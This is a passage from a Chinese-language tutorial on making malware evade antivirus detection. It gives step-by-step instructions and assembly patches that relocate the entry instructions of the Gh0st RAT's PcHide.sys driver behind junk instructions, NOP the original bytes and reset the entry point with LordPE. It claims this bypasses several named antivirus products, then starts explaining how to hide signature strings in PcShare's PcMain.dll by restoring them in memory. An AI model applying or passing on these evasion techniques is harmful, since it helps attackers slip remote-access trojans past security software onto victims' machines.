


图74

但是这个不是真正的驱动文件的反汇编代码，不信我们来保存一下看看，如图76所示。




图75




图76

在刚刚载入后的入口点处的反汇编代码不是驱动文件入口处的代码，也就是载入驱动的时候跑飞了，我们要找回原来的入口。

将图76和图77对比一下，可以看到前者刚刚载入所停留的位置不是驱动文件代码所包含的位置，只有“属主”是PcHide的才是驱动所包含的位置，这可以从图77中看到。




图77

所以只要能够查看到这个，说明驱动已经被成功载入了，找到驱动的真正入口是很容易的，这里再来借用一下C32ASM。首先用C32ASM打开驱动文件，不要以拖拽的形式打开，建议选择菜单**“文件”－“打开文件进行反汇编”**，如图78所示。




图78

之后，按鼠标右键，选择**“跳到入口点”**，如79 所示，这样就会来到驱动文件的入口处，如图80 所示。




图79

Enjoy C32asm | PcHide.sys

::00010DFE::	55	PUSH	EBP
::00010DFF::	8BEC	MOV	EBP, ESP
::00010E01::	81EC 18020000	SUB	ESP, 218
::00010E07::	56	PUSH	ESI
::00010E08::	57	PUSH	EDI
::00010E09::	BE D0OD0100	MOV	ESI, 10DD0
::00010E0E::	8DBD F0FDFFFF	LEA	EDI, DWORD PTR [EBP-210
::00010E14::	A5	MOVSD	
::00010E15::	A5	MOVSD	
::00010E16::	A5	MOVSD	
::00010E17::	A5	MOVSD	
::00010E18::	66:A5	MOVSD	
::00010E1A::	6A 3B	PUSH	3B

图80

记录下这个入口地址：00010DFE，之后在IDBG 中跳转到这里，久违的入口终于找到了，如图81 所示。

00010DFE	55	PUSH EBP
00010DFF	8BEC	MOV EBP,ESP
00010E01	81EC 18020000	SUB ESP,218
00010E07	56	PUSH ESI
00010E08	57	PUSH EDI
00010E09	BE D0OD0100	MOV ESI,PcHide.00010DD0
00010E0E	8DBD F0FDFFFF	LEA EDI,DWORD PTR SS:[EBP-210]
00010E14	A5	MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[E
00010E15	A5	MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[E
00010E16	A5	MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[E
00010E17	A5	MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[E
00010E18	66:A5	MOVS WORD PTR ES:[EDI],WORD PTR DS:[ESI
00010E1A	6A 3B	PUSH 3B
00010E1C	59	POP ECX
00010E1D	33C0	XOR EAX,EAX

图81

和图80 对比一下，前5 句指令是一样的，还是IDBG 这种和OD 一样的窗口让人觉得舒服。现在就可以像OD 修改EXE 和DLL 那样来修改这个驱动文件了。

下面介绍一个修改驱动的小技巧：先在驱动文件的这个区段找一块空白处，滚动条向下拉，有很大一块空白，如图82 所示。

00010F6A	C9	LEAVE	
00010F6B	C2 0800	RETN 8	
00010F6E	FF25 14030100	JMP DWORD PTR DS:[<&ntoskrnl.PsGetCurre	ntoskrnl.I
00010F74	0000	ADD BYTE PTR DS:[EAX],AL	
00010F76	0000	ADD BYTE PTR DS:[EAX],AL	
00010F78	0000	ADD BYTE PTR DS:[EAX],AL	
00010F7A	0000	ADD BYTE PTR DS:[EAX],AL	
00010F7C	0000	ADD BYTE PTR DS:[EAX],AL	
00010F7E	0000	ADD BYTE PTR DS:[EAX],AL	
00010F80	0000	ADD BYTE PTR DS:[EAX],AL	
00010F82	0000	ADD BYTE PTR DS:[EAX],AL	
00010F84	0000	ADD BYTE PTR DS:[EAX],AL	

图82

我们采取“去头加花”来免杀这个驱动文件，驱动文件的花指令相对比较严格，所以加的时候要谨慎，要严格测试。这里把驱动真正入口处的前三句复制出来：

```
00010DFE > 55              PUSH EBP
00010DFF   8BEC            MOV EBP,ESP
00010E01   81EC 18020000   SUB ESP,218
```

把前两句移动到空白位置，之后写几句花，然后跳回第三句的0010E01 那个地址。在图82 处的空白处写入以下代码：

```
00010F7E   55              PUSH EBP                 新的入口地址
00010F7F   8BEC            MOV EBP,ESP
00010F81   83F0 0C         XOR EAX,0C
00010F84   83F0 0C         XOR EAX,0C
00010F87   83F0 0C         XOR EAX,0C
00010F8A   83F0 0C         XOR EAX,0C
00010F8D   50              PUSH EAX
00010F8E   58              POP EAX
00010F8F  ^E9 6DFEFFFF     JMP PcHide.00010E01      跳回原来入口下方
```

之后保存修改文件，和OD 操作是一样的。接着退出IDBG，退出的时候也和载入一样，会报许多错误，不用管这些，取消关闭错误提示框就可以了，无大碍。

之后再次载入刚刚保存的驱动文件，将真正入口处我们转移的前两句nop 填充，如图83所示，接着再次保存文件。

```
00010DFE   90              NOP
00010DFF   90              NOP
00010E00   90              NOP
00010E01   81EC 18020000   SUB ESP,218
00010E07   56              PUSH ESI
00010E08   57              PUSH EDI
00010E09   BE D00D0100     MOV ESI,PcHide.00010DD0
00010E0E   8DBD F0FDFFFF   LEA EDI,DWORD PTR SS:[EBP-210]
```

图83

之后请出LordPE 来更改入口到新的地址00010F7E，接着进行校验和，顺序是先更改入口，最后校验和。这样就免杀完毕了，经过测试，端口成功隐藏，说明驱动加载成功。

隐结

加花免杀算是一个比较流行而简便的方式，通过这种方式处理后，即使有些杀软继续追杀，再定位它们的特征也不迟。对于Gh0st 的驱动，采取这种方式后，过掉了小红伞、NOD32、金山、卡巴、江民和瑞星，只有驱逐舰没有过，但是再次简单定位一下就可以了，只需修改一处特征码。对于驱动的特征，还是尽量少做修改比较好。

本节算是对驱动修改的改进，同时也给大家介绍了一个新的用来修改驱动的调试工具，大家有不明白的地方，可以参看动画教程。

十四、字符串转移之后在内存中的动态恢复

我们经常遇到文件的特征码是字符串，这样的特征码有些时候改写大小写也逃不过杀软

追杀，甚至改写后程序不能够运行。对于这样的字符串，我们可以先把原来的字符串填充掉，之后用反汇编在内存中动态恢复，这样程序运行的时候，相应填充掉的字符串还会在内存中恢复，和程序原来执行的效果一样，但是原处的文件特征已经不存在，所以可以达到免杀的作用。

本文以PcShare的一个免费版PcMain.dll文件为例，来说明如何进行DLL文件中字符串在内存中的动态恢复，这里就不具体演示某个特征码了，随意拿出一段字符串为例。

首先用OD载入无壳的PcMain.dll，然后按照如图84所示，按鼠标右键选择**“查找”－“所有参考文本串”**，随意查找一串字符串。



图84

接着会看到许多字符串，如图85所示，我们随意找一处来操作，就以“%s%s%s%s\Parameters”这个字符串为例吧。




图85

选择好字符串后，按鼠标右键选择**“反汇编窗口中跟随”**，如图86所示，接着来到如图87所示的位置。

